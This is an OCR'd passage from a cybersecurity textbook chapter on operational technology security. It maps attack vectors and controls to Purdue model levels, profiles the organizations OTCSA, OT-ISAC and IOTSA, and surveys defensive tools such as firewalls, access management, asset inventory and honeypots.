
IT/OT convergence is widely being adopted in industries such as traffic control systems, power plants, manufacturing companies, etc. These IT/OT systems are often targeted by the attackers to discover the underlying vulnerabilities and indulge in cyber-attacks. Based on the Purdue model, the IT/OT environment is divided into several levels, and each level is required to be secured with proper security measures.

The table below describes various attacks on different Purdue levels of an IT/OT environment, associated risks, and security controls to fortify the network against cyber-attacks:

Zone	Purdue Level	Attack Vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems	DoS exploitation,	Altering industrial process, Industrial	IPS, Firewall, Communication

	and Basic Controls)	Unencrypted protocols, Default credentials, Application and OS vulnerabilities	spying	encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18.10: OT vulnerabilities and solutions



International OT Security Organizations

- Global cybersecurity organizations such as **OTCSA**, **OT-ISAC**, and **IOTSA** are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures

Operational Technology Cyber Security Alliance (OTCSA)

- OTCSA educates operators and manufacturers with **constant technical awareness** and provides guidelines to apply essential changes, updates, integrations, etc.

home
about
members
news
resources
contact
The Operational Technology Cyber Security Alliance
Meeting the security challenges of a digital world
Recent news
Launch Operational Technology Cyber Security Alliance
Vulnerability Management for Operational Technology
Protecting Inherently Vulnerable Devices

https://otcsalliance.org

International OT Security Organizations


As OT is being widely spread and interconnected with IT, security researchers need to be more cautious and implement strong security policies to strengthen the OT networks. Some global cybersecurity organizations are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures.

Listed below are a few international organizations that alert companies of threats and provide IT/OT solutions to protect the OT industries against cyber-attacks.

- **OTCSA**

  Source: *https://otcsalliance.org*

  The Operation Technology Cybersecurity Alliance (OTCSA) educates operators and manufacturers with constant technical awareness and provide guidelines to apply essential changes, updates, integrations, etc. The security team in OTCSA also provides support in understanding OT security challenges and solutions to safeguard the assets of the industry.



The Operational Technology Cyber Security Alliance

Meeting the security challenges of a digital world

Recent news

October 22, 2019
Launch Operational Technology Cyber Security Alliance

October 22, 2019
Vulnerability Management for Operational Technology

October 22, 2019
Protecting Inherently Vulnerable Devices

Figure 18.116: Screenshot of OTCSA

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.

OT-ISAC
Why Join
Features
GRF Network
Methodology
Process
Partners
News
Contact
Learn more

THE OT-ISAC CAUSE:

The security of industries leveraging Operational Technology.

OT-ISAC is a threat information sharing hub for Critical Information Infrastructure based in Singapore. Using proven tools and technology, member companies can securely exchange threat intelligence on cyber, physical, systems vulnerability and supply chain security information in order to ensure resilient operations.

Figure 18.117: Screenshot of OT-ISAC

- **IOTSA**

  Source: *https://iotsa.info*

  The International Operational Technology Security Association (IOTSA) has security partners from different public/private sectors that collaborate to identify and mitigate the threats related to OT, SCADA, ICS, and IT infrastructures. The security partners in the IOTSA are dedicated to identifying inappropriate security implementations, frameworks, or standards across the OT networks and providing guidelines to improve operational security in the OT industry.

International
Operational Technology
Security Association
Members Login
My Account
Home
About
Team
Events
Interviews
Blog
Member Benefits
Join Today
Sponsorship
Contact
Events
MORE

COLLABORATIVE MINDS WORKING IN HARMONY

A global initiative focused on securing Industrial Control Systems (ICS), SCADA and IoT


Welcome to the International Operational Technology Security Association

With active participation from organisations and individuals from around the world, the International Operational Technology Security Association (IOTSA) is rapidly growing. Our aim is to become the largest and most influential community of interest association for Operational technology (OT) security professionals and the associated community and at only £120.00 per annum (£10 per month) members fees to provide a valuable platform that allows members and sponsors to connect, share knowledge, expertise and know-how on cyber resiliance and online security for OT, IoT, IIoT, ICS, IT and AI.

Operational Technologies and Mission Critical Cyber Security

For thousands of leading companies around the globe, the IOTSA provides a sharing and networking platform to develop a knowledge base and source of materials to help inform as well as provide practical thought leadership, resources and insights to help improve the security resilience of critical infrastructures. Formed by a group of senior OT security professionals, who identified a general lack of appropriate security policies, standards or frameworks across the OT industry, the IOTSA, as one of its objectives, is dedicated to establishing a baseline for improved operational security practices that can be adopted across the OT industry as a whole.

Figure 18.118: Screenshot of IOTSA



OT Security Solutions

Firewalls	Firewalls are used in the network for **monitoring and controlling** the incoming and outgoing network traffic You can use firewall solutions such as SCADAwall, and Waterfall for securing the OT network
Unified Identity and OT Access Management	Access management helps industries to **centralize certain operations** like adding, securing, changing, and removing user access to the OT systems You can use tools such as OT Access, and FireEye for identifying and managing access to industrial systems
Asset Inventory and Device Authorization	Asset inventory helps in **connecting only authorized devices** to the network and detect vulnerabilities in the devices You can use tools such as SCADAfence, and CyberLens for asset inventory and device authorization
OT Network Monitoring and Anomaly Detection	OT network monitoring **employs machine learning algorithms** for easy detection and identification of malicious behaviors You can use tools such as Claroty, and OT ThreatFeed for OT network monitoring and anomaly detection
Decoys to Deceive Attackers	Decoys are **honeypots** used in OT environments to lure attackers to reveal their presence and activities You can use decoy tools such as ThreatDefend, Conpot, and GasPot for protecting the network

OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

Security professionals can use tools such as SCADAwall, Waterfall, and Palo Alto NGFW for protecting the network.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as OT Access, FireEye, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, CyberLens, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

